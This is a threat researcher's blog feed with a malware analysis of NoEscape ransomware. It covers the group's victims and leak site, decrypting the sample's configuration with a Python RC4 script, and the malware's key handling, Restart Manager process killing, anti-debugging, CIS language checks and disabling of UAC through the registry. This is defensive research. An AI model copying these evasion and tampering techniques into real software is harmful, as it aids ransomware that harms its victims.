<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.9.5">Jekyll</generator><link href="https://farghlymal.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://farghlymal.github.io/" rel="alternate" type="text/html" /><updated>2024-05-25T20:12:38+00:00</updated><id>https://farghlymal.github.io/feed.xml</id><title type="html">Aziz Farghly</title><subtitle>Threat Researcher with passion for Malware Analysis</subtitle><author><name>Aziz Farghly</name></author><entry><title type="html">Unveiling NoEscape Ransomware: A Deep Dive into Its Tactics and Defenses</title><link href="https://farghlymal.github.io/NoEscape-Ransomware-Analysis/" rel="alternate" type="text/html" title="Unveiling NoEscape Ransomware: A Deep Dive into Its Tactics and Defenses" /><published>2024-05-10T00:00:00+00:00</published><updated>2024-05-10T00:00:00+00:00</updated><id>https://farghlymal.github.io/NoEscape-Ransomware-Analysis</id><content type="html" xml:base="https://farghlymal.github.io/NoEscape-Ransomware-Analysis/"><![CDATA[<h1 id="who-is-noescape-ransomware">Who is NoEscape Ransomware?</h1>

<p>NoEscape ransomware emerged in May 2023 as a financially motivated ransomware group that operates RaaS (Ransomware-as-a-Service). The operators claim to have developed the ransomware and the infrastructure from scratch, though it is believed that their ransomware is a rebranding of the Avaddon ransomware. Additionally, NoEscape operators provide affiliates with a complete platform designed to create and manage payloads customized for both Windows and Linux operating systems. NoEscape is known for its multi-extortion operations, using a TOR-based blog to list victims and host exfiltrated data from those who refuse to meet their demands.</p>

<h1 id="targets-of-noescape-ransomware">Targets of NoEscape Ransomware</h1>

<p>Based on the data we’ve gathered, NoEscape ransomware tends to avoid targeting CIS countries, a trend often observed among ransomware groups originating from Russia. This ransomware group has been active across various industries and sectors.</p>

<h1 id="noescape-attacks-a-timeline-of-cyber-threats"><strong>NoEscape Attacks: A Timeline of Cyber Threats</strong></h1>

<p>Explore the timeline of NoEscape ransomware attacks spanning from June to December 2023, revealing the striking impact on 123 victims.</p>

<p><img src="https://i.imgur./qgnMjK2.png" alt="" /></p>

<p>The United States emerged as the primary target, representing 26% of all affected entities.</p>

<p><img src="https://i.imgur./wOX3i2I.png" alt="" /></p>

<p>Further examination reveals the sectors most affected by the ransomware group: manufacturing, education, and construction. With nine manufacturing companies impacted, followed closely by educational institutions and construction firms.</p>

<p><img src="https://i.imgur.com/oocBWW5.png" alt="" /></p>

<h1 id="noescape-dls-data-leak-site">NoEscape DLS (Data Leak Site)</h1>

<p>NoEscape ransomware operators are leveraging a TOR-based platform, they list victims and host exfiltrated data from non-compliant targets and also, to contact the actors to know how recover the encrypted data.</p>

<p><img src="https://i.imgur.com/knioFGM.png" alt="" />
						Source: <a href="https://images.ransomware.live/screenshots/noescapemsqxvizdxyl7f7rmg5cdjwp33pg2wpmiaaibilb4btwzttad-onion.png">ransomware.live</a></p>

<p>Subsequently, it drops a ransom note labeled as “HOW_TO_RECOVER_FILES.txt,” that guiding victims to access their TOR website and also it contains the victim’s Personal ID, which a unique ID for each victim so they login and contact the actors for additional directives.</p>

<p><img src="https://i.imgur.com/m1dqqxe.png" alt="" /></p>

<h1 id="technical-analysis">Technical Analysis</h1>

<p>Let’s dive in to the technical analysis. First, NoEscape has some changes in the code development, the malware core is based on switch cases, and each switch case has a wrapper function for other functions, this wrapper function also has switch cases inside it, and each switch case leads to a function that makes a specific behavior so, to call the malware core function, we should base it 2 numbers, first number to go to the wrapper function and the second number to be applied in the switch cases inside the wrapper function, so the passed argument is an array of 2 numbers, based on these numbers a path will be chosen.</p>

<p><img src="https://i.imgur.com/AcRB4Wl.png" alt="" /></p>

<p><img src="https://i.imgur.com/077vlsw.png" alt="" /></p>

<h2 id="ransomware-configuration">Ransomware Configuration</h2>

<p>Ransomware Configuration is divided into two parts, each part has its own RC4 Decryption key, the decryption process is simple and easy just base64 decodes and then RC4 decrypts it using the appropriate RC4 key.</p>

<h3 id="part-one">Part one</h3>

<p>The first part is related to some used commands and registry keys, as well as some configurations related to ransomware internals. It first defines an array of pointers of base64 encoded streams and then obtains a pointer to this array and saves it in a global variable. The function responsible for obtaining pointers for all streams is <strong>sub_422170()</strong>, which we have renamed to <strong>mw_Get_ptr_to_encoded_streams()</strong>. It is the first function to be called upon malware execution.</p>

<p> <img src="https://i.imgur.com/iw0kRAX.png" alt="" /></p>

<p>inside <strong>sub_422170()</strong> it goes through all part one configuration saves it in a local variable and then saves a pointer to it in array pointers discussed before, it uses function sub_409A30() for this task, it passed a pointer to a global variable for base64 stream and stream length and a local variable that will hold the new pointer which will be saved in pointers array, we have renamed this function to <strong>mw_save_ptr_to_1st_arg()</strong>, the first processed stream is the RC4 key for part one configuration.</p>

<p><img src="https://i.imgur.com/9NTrgBY.png" alt="" /></p>

<p>so each time the malware wants to decrypt a specific stream it passes the index for <strong>sub_40BDD0()</strong> which we have renamed to <strong>mw_w_rc4()</strong> because this function wraps <strong>RC4</strong> decryption operation and base64 decoding.</p>

<p><img src="https://i.imgur.com/kXffDNW.png" alt="" /></p>

<p>To handle this decryption stuff, we wrote a Python script to automate decryption and just pass it the index and it will return you the decrypted stream.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">base64</span>
<span class="kn">import</span> <span class="nn">pefile</span>

<span class="k">def</span> <span class="nf">Get_data_and_Key</span><span class="p">(</span><span class="n">FilePath</span><span class="p">):</span>
<span class="err"> </span> <span class="err"> </span> <span class="n">pe</span> <span class="o">=</span> <span class="n">pefile</span><span class="p">.</span><span class="n">PE</span><span class="p">(</span><span class="n">FilePath</span><span class="p">)</span>
<span class="err"> </span> <span class="err">  </span><span class="k">for</span><span class="err"> </span><span class="n">section</span> <span class="ow">in</span> <span class="n">pe</span><span class="p">.</span><span class="n">sections</span><span class="p">:</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err">  </span><span class="k">if</span><span class="err"> </span><span class="sa">b</span><span class="s">'rdata'</span> <span class="ow">in</span> <span class="n">section</span><span class="p">.</span><span class="n">Name</span><span class="p">:</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err">  </span><span class="n">key</span><span class="err"> </span><span class="o">=</span> <span class="n">section</span><span class="p">.</span><span class="n">get_data</span><span class="p">()</span> <span class="err"> </span> <span class="p">[</span><span class="mh">0xBAF8</span><span class="p">:</span><span class="mh">0xBAF8</span> <span class="o">+</span> <span class="mh">0x10</span><span class="p">]</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err">  </span><span class="n">data</span><span class="err"> </span><span class="o">=</span> <span class="n">section</span><span class="p">.</span><span class="n">get_data</span><span class="p">()</span> <span class="err"> </span><span class="p">[</span><span class="mh">0xBB10</span><span class="p">:</span><span class="mh">0xBB10</span> <span class="o">+</span> <span class="mh">0x23A0</span><span class="p">]</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="n">key2</span> <span class="o">=</span> <span class="n">section</span><span class="p">.</span><span class="n">get_data</span><span class="p">()</span> <span class="err"> </span><span class="p">[</span><span class="mh">0xB8AC</span><span class="p">:</span><span class="mh">0xB8AC</span> <span class="o">+</span> <span class="mh">0x10</span><span class="p">]</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="n">data2</span> <span class="o">=</span> <span class="n">section</span><span class="p">.</span><span class="n">get_data</span><span class="p">()</span> <span class="p">[</span><span class="mh">0xFA94</span><span class="p">:</span><span class="mh">0xFA94</span> <span class="o">+</span> <span class="mh">0x940</span><span class="p">]</span>
<span class="err"> </span> <span class="err">  </span><span class="k">return</span><span class="err"> </span><span class="n">key</span><span class="p">,</span><span class="n">data</span><span class="p">,</span><span class="n">key2</span><span class="p">,</span><span class="n">data2</span>
<span class="err"> </span> <span class="err">  </span>
<span class="k">def</span> <span class="nf">rc4_decrypt</span><span class="p">(</span><span class="n">ciphertext</span><span class="p">,</span> <span class="n">key</span><span class="p">):</span>
<span class="err"> </span> <span class="err"> </span> <span class="c1"># Initialization
</span><span class="err"> </span> <span class="err"> </span> <span class="n">S</span> <span class="o">=</span> <span class="nb">list</span><span class="p">(</span><span class="nb">range</span><span class="p">(</span><span class="mi">256</span><span class="p">))</span>
<span class="err"> </span> <span class="err"> </span> <span class="n">j</span> <span class="o">=</span> <span class="mi">0</span>
<span class="err"> </span> <span class="err"> </span> <span class="n">key_length</span> <span class="o">=</span> <span class="nb">len</span><span class="p">(</span><span class="n">key</span><span class="p">)</span>
<span class="err"> </span> <span class="err"> </span> <span class="n">plaintext</span> <span class="o">=</span> <span class="nb">bytearray</span><span class="p">(</span><span class="nb">len</span><span class="p">(</span><span class="n">ciphertext</span><span class="p">))</span>
<span class="err"> </span> <span class="err"> </span> <span class="c1"># Key-scheduling algorithm (KSA)
</span><span class="err"> </span> <span class="err"> </span> <span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nb">range</span><span class="p">(</span><span class="mi">256</span><span class="p">):</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="n">j</span> <span class="o">=</span> <span class="p">(</span><span class="n">j</span> <span class="o">+</span> <span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">]</span> <span class="o">+</span> <span class="n">key</span><span class="p">[</span><span class="n">i</span> <span class="o">%</span> <span class="n">key_length</span><span class="p">])</span> <span class="o">%</span> <span class="mi">256</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">],</span> <span class="n">S</span><span class="p">[</span><span class="n">j</span><span class="p">]</span> <span class="o">=</span> <span class="n">S</span><span class="p">[</span><span class="n">j</span><span class="p">],</span> <span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">]</span>
<span class="err"> </span> <span class="err"> </span> <span class="c1"># Pseudo-random generation algorithm (PRGA) and decryption
</span><span class="err"> </span> <span class="err"> </span> <span class="n">i</span> <span class="o">=</span> <span class="n">j</span> <span class="o">=</span> <span class="mi">0</span>
<span class="err"> </span> <span class="err"> </span> <span class="k">for</span> <span class="n">idx</span><span class="p">,</span> <span class="n">byte</span> <span class="ow">in</span> <span class="nb">enumerate</span><span class="p">(</span><span class="n">ciphertext</span><span class="p">):</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="n">i</span> <span class="o">=</span> <span class="p">(</span><span class="n">i</span> <span class="o">+</span> <span class="mi">1</span><span class="p">)</span> <span class="o">%</span> <span class="mi">256</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="n">j</span> <span class="o">=</span> <span class="p">(</span><span class="n">j</span> <span class="o">+</span> <span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">])</span> <span class="o">%</span> <span class="mi">256</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">],</span> <span class="n">S</span><span class="p">[</span><span class="n">j</span><span class="p">]</span> <span class="o">=</span> <span class="n">S</span><span class="p">[</span><span class="n">j</span><span class="p">],</span> <span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">]</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="n">keystream_byte</span> <span class="o">=</span> <span class="n">S</span><span class="p">[(</span><span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">]</span> <span class="o">+</span> <span class="n">S</span><span class="p">[</span><span class="n">j</span><span class="p">])</span> <span class="o">%</span> <span class="mi">256</span><span class="p">]</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="k">if</span> <span class="n">byte</span> <span class="o">==</span> <span class="mh">0x00</span> <span class="p">:</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span><span class="k">continue</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err">  </span><span class="k">else</span><span class="err"> </span><span class="p">:</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="n">plaintext</span><span class="p">[</span><span class="n">idx</span><span class="p">]</span> <span class="o">=</span> <span class="n">byte</span> <span class="o">^</span> <span class="n">keystream_byte</span>
<span class="err"> </span> <span class="err"> </span> <span class="k">return</span> <span class="nb">bytes</span><span class="p">(</span><span class="n">plaintext</span><span class="p">)</span>
<span class="err"> </span> <span class="err"> </span> 
<span class="n">key</span><span class="p">,</span><span class="n">data</span><span class="p">,</span><span class="n">key2</span><span class="p">,</span><span class="n">data2</span> <span class="o">=</span> <span class="n">Get_data_and_Key</span><span class="p">(</span><span class="sa">r</span><span class="s">"File Path"</span><span class="p">)</span>
<span class="n">part1_decoded</span> <span class="o">=</span> <span class="n">base64</span><span class="p">.</span><span class="n">b64decode</span><span class="p">(</span><span class="n">data</span><span class="p">)</span>
<span class="n">part1_decrypted_stream</span> <span class="o">=</span> <span class="n">rc4_decrypt</span><span class="p">(</span><span class="n">part1_decoded</span><span class="p">,</span><span class="n">key</span><span class="p">)</span>
<span class="n">part2_streams_list</span> <span class="o">=</span><span class="n">data2</span><span class="p">.</span><span class="n">split</span><span class="p">(</span><span class="sa">b</span><span class="s">'</span><span class="se">\x00\x00\x00\x00</span><span class="s">'</span><span class="p">)</span>
<span class="n">part2_decrypted_streams</span><span class="o">=</span><span class="p">[]</span>
<span class="k">for</span><span class="err"> </span><span class="n">stream</span> <span class="ow">in</span> <span class="n">part2_streams_list</span> <span class="p">:</span>
<span class="err"> </span> <span class="err">  </span><span class="k">if</span><span class="err"> </span><span class="n">stream</span><span class="p">:</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="n">b64decoded</span><span class="o">=</span><span class="n">base64</span><span class="p">.</span><span class="n">b64decode</span><span class="p">(</span><span class="n">stream</span><span class="p">)</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="n">rc4_decrypted</span> <span class="o">=</span> <span class="n">rc4_decrypt</span><span class="p">(</span><span class="n">b64decoded</span><span class="p">,</span><span class="n">key2</span><span class="p">)</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="n">part2_decrypted_streams</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">rc4_decrypted</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="n">part1_decrypted_stream</span><span class="p">.</span><span class="n">decode</span><span class="p">(</span><span class="s">'utf-8'</span><span class="p">))</span>
<span class="k">for</span> <span class="n">decrypted_stream</span> <span class="ow">in</span> <span class="n">part2_decrypted_streams</span> <span class="p">:</span>
<span class="err"> </span> <span class="err"> </span> <span class="k">print</span><span class="p">(</span><span class="n">decrypted_stream</span><span class="p">.</span><span class="n">decode</span><span class="p">(</span><span class="s">'utf-8'</span><span class="p">))</span>

</code></pre></div></div>

<h3 id="part-two">Part Two</h3>

<p>This part involves public keys, ransomware notes, and also some Boolean values like the maximum size for a file to be encrypted, or whether to print the note and change the wallpaper, avoided paths and files, etc. The decryption key for this part resides above the configuration itself.</p>

<p><img src="https://i.imgur.com/PZxgGV0.png" alt="" /></p>

<p>Decrypting it using CyberChef results in a <strong>JSON</strong> formatted configuration containing some file paths, locker keys (iv_key, mp_key…), extensions, and settings. Additionally, there is a reference for processes and services to be killed and terminated, along with a ransomware note.</p>

<p><img src="https://i.imgur.com/3hRVWhC.png" alt="" /></p>

<h2 id="cryptography-flow">Cryptography Flow</h2>

<p>As we already have seen the Locker keys part in the above figure the key named <em>mp_key</em> is the RSA public key which will be used later for encrypting session keys or encrypting AES keys or whatever symmetric algorithm is used.</p>


<p>this RSA public key is base64 encoded, and it first Calls <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptacquirecontexta">CryptAcquireContextW</a></strong> to get a handle to a key container, next it will call <a href="https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptstringtobinarya"><strong>CryptStringToBinaryA</strong></a> twice to first get the required size and allocate it and then to decode the public key into bytes.</p>

<p>using the decoded buffer it will import this RSA public to the key container created before or we can call it <em>CSP</em> using <a href="https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptimportkey"><strong>CryptImportKey</strong></a> API.</p>

<p><img src="https://i.imgur.com/CAaYvEF.png" alt="" /></p>

<p>next it will generate public RSA session keys using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptgenkey">CryptGenKey</a></strong> API, followed by using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptexportkey">CryptExportKey</a></strong> to export public and private keys .</p>

<p><img src="https://i.imgur.com/ri7kMDx.png" alt="" /></p>

<p><img src="https://i.imgur.com/s2RQrnQ.png" alt="" /></p>

<p> and here is the RSA Public Exported key, the key handle is saved in eax which is pushed as the fifth argument for <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptexportkey">CryptExportKey</a></strong> API call, if the function succeeded the return value will be saved in eax it will be 1.</p>

<p> <img src="https://i.imgur.com/9APHjwf.png" alt="" /></p>

<p>also after generating the private key using the same API, it will use <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptencrypt">CryptEncrypt</a></strong> API to encrypt the generated private key using the mp_key that was delivered by the malware configuration.</p>

<p><img src="https://i.imgur.com/2lhqUh5.png" alt="" /></p>

<p>then it will import the public generated key using <a href="https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptimportkey"><strong>CryptImportKey</strong></a> API to convert this key from ASCII format to byte format.</p>

<p><img src="https://i.imgur.com/Rds7dmT.png" alt="" /></p>

<h2 id="data-collection">Data Collection</h2>

<p>After initializing keys and encrypting session keys using public RSA key, NoEscape starts allocating some information about the machine, like <strong>iv_key</strong>, <strong>Generated Extension</strong>, <strong>Logical Drivers</strong>, <strong>Remote Drivers</strong>, <strong>Driver Spaces</strong>, it uses <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-getlogicaldrives">GetLogicalDirver</a></strong> which its return value is a bitmask representing the currently available disk drives. Bit position 0 (the least-significant bit) is drive A, bit position 1 is drive B, bit position 2 is drive C, and so on, and then it uses <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winnetwk/nf-winnetwk-wnetgetconnectionw">WNetGetConnectionW</a></strong> to get Remote Server names.</p>

<p><img src="https://i.imgur.com/tcPlEqP.png" alt="" /></p>


<p>it also gets the User Language, and Desktop name, and saves all of that in JSON format.</p>

<p><img src="https://i.imgur.com/NB5N1bm.png" alt="" /></p>

<p><img src="https://i.imgur.com/kqaHvdP.png" alt="" /></p>

<p>next, all of these data are encrypted using AES, The AES key is the public key-driven through malware configuration and iv_key also, the Encryption applies CBC mode for padding.</p>

<p><img src="https://i.imgur.com/bSt7oVY.png" alt="" /></p>

<p>then this data is base64 encoded twice to add layers of obfuscation and appended to the Ransom note.</p>

<h2 id="abusing-restart-session-manager">Abusing Restart Session Manager</h2>

<p><strong>NoEscape</strong> ransomware abuses restart session manager to terminate any process appended to the file that is going to be encrypted using these techniques.</p>

<p>Abusing Restart Session Manager explanation: <a href="https://www.crowdstrike.com/blog/windows-restart-manager-part-1/"><strong><em>CrowdStrike</em></strong></a>.</p>

<p>Basically, when attempting to open or delete a file that is currently in use by another process, a message box will appear, informing the user that the file cannot be accessed or modified at that time due to its association with an active process.</p>

<p><img src="https://i.imgur.com/S4fO6Mw.png" alt="" /></p>

<p>so when the ransomware process is trying to encrypt a file attached to another process it may alert the user of suspicious behavior, and to avoid that it will for each file try to get a list of all registered processes or services and terminate them.</p>

<p>It initiates a new Restart Manager session by invoking the <a href="https://learn.microsoft.com/en-us/windows/win32/api/restartmanager/nf-restartmanager-rmstartsession"><em><strong>RmStartSession</strong></em></a> API, obtaining the session handle in the designated argument <em><strong>pSessionHandle</strong></em>. Subsequently, it proceeds to invoke <a href="https://learn.microsoft.com/en-us/windows/win32/api/restartmanager/nf-restartmanager-rmregisterresources"><em><strong>RmRegisterResources</strong></em></a>, providing the file it seeks to associate with applications that are currently impeding access to this resource.</p>

<p><img src="https://i.imgur.com/ncvzOZO.png" alt="" /></p>

<p>Now the file has been registered as a resource for the created session, it will call <a href="https://learn.microsoft.com/en-us/windows/win32/api/restartmanager/nf-restartmanager-rmgetlist"><strong><em>RmGetList</em></strong></a> to get a list of all applications and services that are currently using resources that have been registered with the Restart Manager session, and it will check the return value if it is not equal to 234 which is a ENUM for <strong>ERROR_MORE_DATA</strong> and if it is it will end the function and will not complete.</p>

<p>Next, it will check <strong><em>dwRebootReason</em></strong> which is an ENUM if it is equal to 0x00 which means a system restart is not required.</p>

<p>and if this value is equal to 0x00 it will terminate all processes and applications on the list that block access for the registered resource on this session and after all of that it will end the session using <a href="https://learn.microsoft.com/en-us/windows/win32/api/restartmanager/nf-restartmanager-rmendsession"><strong><em>RmEndSession</em></strong></a>.</p>

<p><img src="https://i.imgur.com/miHotAj.png" alt="" /></p>

<h2 id="cheating-window">Cheating Window</h2>

<p>NoEscape can Create a window to trick the user into a running process if he stops it his files will be damaged.</p>

<p>it first defines the Window Class Structure and fills in its elements, one of its elements is a class name, and the malware assigns the string <strong><em>“ShutdownBlockReasonClassName”</em></strong> to the class name</p>

<p>next it will load Icon by using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-loadicona">LoadIconW</a></strong> and passing the module address on memory (Malware base address in memory) and Icon name which is 0x7F00, so after building class structure it then will Register the class using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-registerclassexw">RegisterClassExW</a></strong> and pass the created structure.</p>

<p><img src="https://i.imgur.com/lfHnBD6.png" alt="" /></p>

<h2 id="mutex-creation">Mutex Creation</h2>

<p>Next, it will resolve a mutant name using the Machine GUID value appended to string <em>”// Global\“</em>  </p>

<p>it first will try to open the mutex using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-openmutexw">OpenMutexW</a></strong> and if the mutex is already created it will not recreate it again to ensure that there is only one instance of NoEscape ransomware is running on the system at the time of execution, if not it will create it using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-createmutexw">CreateMutexW</a></strong>.  </p>

<p><img src="https://i.imgur.com/jcWVS11.png" alt="" /></p>

<h2 id="anti-debugging">Anti-Debugging</h2>

<p>NoEscape applies an anti-debugging method to detect if it is being debugged or not using <strong><em>DR</em></strong> registers which are CPU registers that hold addresses of Hardware breakpoints created by the analyst and it only created using a user debugger, there are 4 Register mean that there are only 4 Hardware breakpoints allowed per thread to be created, NoEscape checks all of these registers.</p>

<p>It also checks using Direct Win APIs like <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-isdebuggerpresent">IsDebuggerPresesnt</a></strong> which returns 1 if its, and <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-checkremotedebuggerpresent">CheckRemoteDebuggerPresent</a></strong> to check for remote debugging sessions.</p>

<p><img src="https://i.imgur.com/CLjec3H.png" alt="" /></p>

<h2 id="anti-cis-countries">Anti-CIS Countries </h2>



<p>The Ransomware checks if any of the installed input languages on the system correspond to CIS countries to prevent the NoEscape execution. So, upon examining function sub_426270, it first calls <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winnls/nf-winnls-getuserdefaultlangid">GetUserDefaultLangID</a></strong> and then It performs AND operation with the returned value against 0x3FF, the result of the AND operation will be measured to many cases, each case is relative to a specific country, If doesn’t match any case it will go through the default case which calls <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winnls/nf-winnls-getuserdefaultuilanguage">GetUserDefaultUILanguage</a></strong> and perform the same AND operation and Switch cases, if no case hit it will return to alter that this machine is allowed to be ransomed.</p>

<p><img src="https://i.imgur.com/EHYNh3D.png" alt="" /></p>

<h2 id="disabling-uac">Disabling UAC </h2>

<p>NoEscape then will try to Disable UAC (User Access Control) to prevent showing or altering the user of any program needs to be allowed for execution, Disabling UAC and consent prompts can pose serious security risks, as it allows any program or process to run with full administrative privileges without user intervention.</p>

<p>It first decrypts 2 strings </p>

<ul>
  <li>
    <p>‘EnableLUA’</p>
  </li>
  <li>
    <p>‘SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System’</p>
  </li>
</ul>

<p> Then it Open a handle to this key using <a href="https://learn.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regopenkeyexw"><strong>RegOpenKeyExW</strong></a>, the handle related to <strong>HKEY_LOCAL_MACHINE</strong> no the user, Next it will manipulate <a href="https://learn.microsoft.com/en-us/windows-hardware/customize/desktop/unattend/microsoft-windows-lua-settings-enablelua"><strong>EnableLUA</strong></a> subkey, this key specifies whether Windows User Account Controls (UAC) notifies the user when programs try to make changes to the computer. UAC was formerly known as Limited User Account (LUA).</p>

<p>It sets this value with 0 using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regsetvalueexw">RegSetValueExW</a></strong> which means Windows doesn’t notify the user when programs try to install software or make changes to the computer</p>

